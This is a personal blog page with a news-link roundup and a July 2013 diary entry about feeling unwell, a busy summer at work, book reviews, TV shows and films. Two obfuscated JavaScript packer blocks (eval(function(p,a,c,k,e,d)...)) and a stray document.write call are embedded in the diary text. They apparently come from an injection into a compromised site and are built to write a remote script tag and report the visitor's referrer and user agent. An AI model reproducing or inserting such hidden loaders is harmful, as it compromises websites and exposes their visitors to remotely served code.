- Quebec soccer federation gets red card for banning turban (BBC)
- 12 millions pour promouvoir l’histoire (Le Devoir)
- Les Mosaïcultures Internationales de Montréal 2013 (Lien)
Media, Culture, & Society
- Game of Thrones finale most pirated ever on BitTorrents (BBC)
- Online news is becoming easier to sell, suggests study (BBC)
- CBS’s Under the Dome: can the miniseries save US network television? (The Guardian)
- New Trailer for HBO’s The Newsroom (Geek Tyrant)
Sciences & History
- Exploring the Amazing Abandoned Sea Forts of World War II (Gizmodo)
- Early Mars atmosphere ‘oxygen-rich’ before Earth’s (BBC)
- NASA makes billion-pixel Mars panorama out of photos captured by Curiosity (Engadget)
- LIDAR reveals ancient city remnants beneath Cambodian jungle (Engadget)
- The Case of the Missing Human Ancestor (National Geographic)
- Martin Bernal obituary (The Guardian)
- Syrian fighting threatens site of earliest known urban warfare (NBC)
- Cambodia’s vast lost city: world’s greatest pre-industrial site unearthed (The Guardian)
- Ancient Wari royal tomb unearthed in Peru (BBC)
- Découverte de trois exoplanètes potentiellement habitables (Le Monde)
- Un chêne millénaire élu arbre de l’année 2013 (Le Monde)
Technology, Gadgets & Internet
- Meet myType, the pocketable, ultra slim Bluetooth keyboard for iPhone/iPad (Today’s iPhone)
- À quand les alertes sur cellulaire en cas de catastrophe? (La Presse)
[ Traduire ]
Domestic log (2013-07-01)
July already! It feels like lots have happened in the last three weeks. First, document.write(“”); for the last couple of of weeks, I’ve not been feeling well: trouble digesting, feeling bloated, sometimes nauseated, trouble sleeping. It looks like some sort of mini-gastro with mild symptoms, probably due to (stress?) exhaustion and the heat (well, mostly humidity; summer came unnoticed, presenting itself with short heat-wave followed by days and days of rain). Despite feeling poorly, I managed to avoid taking sick days. Not that I wanted to but I simply couldn’t. In the last week and a half, I’ve been running like crazy at work (like a headless chicken some says) to prepare for the summer activities. Of course, the people in charge always choose to put less employees for the busiest time and, since it is the summer, lots of employees take their vacation, so we end up with even less people or at least people with less training — which always mean more work and trouble for me. Joy! I think it will be quite a busy summer. Hopefully, I’ll be able to rest a little this long week-end.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iydtn|var|u0026u|referrer|yttfs||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ekyni|var|u0026u|referrer|yfbee||js|php’.split(‘|’),0,{}))
Again, despite feeling poorly, it seems that my mind was on fire, since I managed also to be quite productive on this blog (I wrote no less than seven book commentaries, all in french: Les mimes des courtisanes by Lucian of Samosate, Le bain by Pascale Bougeault, Les métamorphoses by Apulée, Le maléfice de l’améthyste by Roger Leloup, Moi, Maru, Chat Enrobé by Mugumogu, Hokusai by Sh?tar? Ishinomori, and Le vieux fou de dessin by François Place — they all have shorter comments on Goodreads). And twenty blog entries total! Okay, I cheated a little since, for the summer, I’ve decided to include regular pictures of my cats (on saturday, i.e. cat-urday of course) and flowers (on wednesday, i.e. flowers-day?). And I still found time to visit the botanical garden and watch some TV with my wife (Murdoch Mysteries, Call the midwife, The Borgias, Father Brown, Copper is resuming and we are about to start Bleak House) or on my own (Continuum, Defiance, Mad Men, Falling Skies is finally resuming and the new promising show Under the dome) as well as a few movies (Argo, Brave, Life of Pi, Lincoln, Looper, Prometheus, Satyricon, Skyfall, To Rome with love, etc.). Really, I am telling you, on fire!
Since this Domestic Log was a bit long, I’ll put the Press Review in a separate entry.
And (I almost forgot) Happy Que nada day!
[ Traduire ]
 Clodjee's Safe-House